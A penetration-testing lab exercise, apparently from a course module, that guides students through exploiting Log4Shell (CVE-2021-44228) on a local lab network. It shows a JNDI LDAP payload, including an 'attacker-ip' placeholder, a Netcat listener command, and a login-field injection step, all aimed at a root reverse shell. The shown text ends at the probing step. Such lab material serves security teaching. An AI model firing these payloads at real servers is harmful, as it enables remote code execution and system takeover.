🌐 Module 05: Web Application Penetration Testing

```
# Exercise 19: Exploiting Log4j Vulnerability to Obtain a Reverse Shell
```

Scenario

The Apache Log4j vulnerability (**Log4Shell**, tracked under **CVE-2021-44228**) is a critical Remote Code Execution (RCE) vulnerability that stems from improper handling of JNDI (Java Naming and Directory Interface) lookup requests in log messages.

When vulnerable Log4j libraries record unvalidated user input—such as HTTP headers or login form fields—the application parses JNDI string constructs like `${jndi:ldap://attacker-ip:port/a}`. This forces the server to initiate an outbound LDAP query to an attacker-controlled server, download a compiled Java class payload over HTTP, and execute it in memory with application process privileges (often **root**).

In this exercise, we deploy a vulnerable Log4j container on Ubuntu (`log4j-shell-poc`), test JNDI reachability using Netcat from Parrot Security (`192.168.0.18`), generate a weaponized payload with `poc.py` , and achieve an interactive reverse shell as **root**.

Objective


The objective of this lab is to help students learn how to:
- Deploy vulnerable Log4j web services using Docker containerization
- Perform initial Log4Shell vulnerability probing using raw JNDI LDAP lookup strings (`${jndi:ldap://...}`)
- Configure Proof-of-Concept exploit frameworks (`poc.py`) to launch local LDAP referral servers and payload HTTP hosting
- Intercept and establish interactive reverse shell sessions over Netcat listeners (`nc -lvp 9001`)

Task 1: Exploiting Log4j Vulnerability to Obtain a Reverse Shell


In this task, we initialize the vulnerable Log4j web application on Ubuntu, verify vulnerability reachability from Parrot Security using raw JNDI payloads, host an LDAP referral server using `poc.py` , trigger remote payload execution through the web login interface (`http://192.168.0.19:8080`), and confirm root shell access.

Lab Tasks


1. Switch to the **Ubuntu** machine, log in with **toor**, open a terminal, and execute:
   sudo docker run --network host log4j-shell-poc




1. Switch to **Parrot Security** and open Firefox.



1. Navigate to **http://192.168.0.19:8080** in the browser address bar.




1. Open a new terminal on Parrot Security and start a Netcat listener on port 9001 to test initial JNDI outbound connection callbacks:
   nc -lvp 9001




1. Return to Firefox. In the **Username** input field, enter the JNDI probing string:

   ${jndi:ldap://192.168.0.18:9001}


   Enter any password in the Password field and click **Login**.



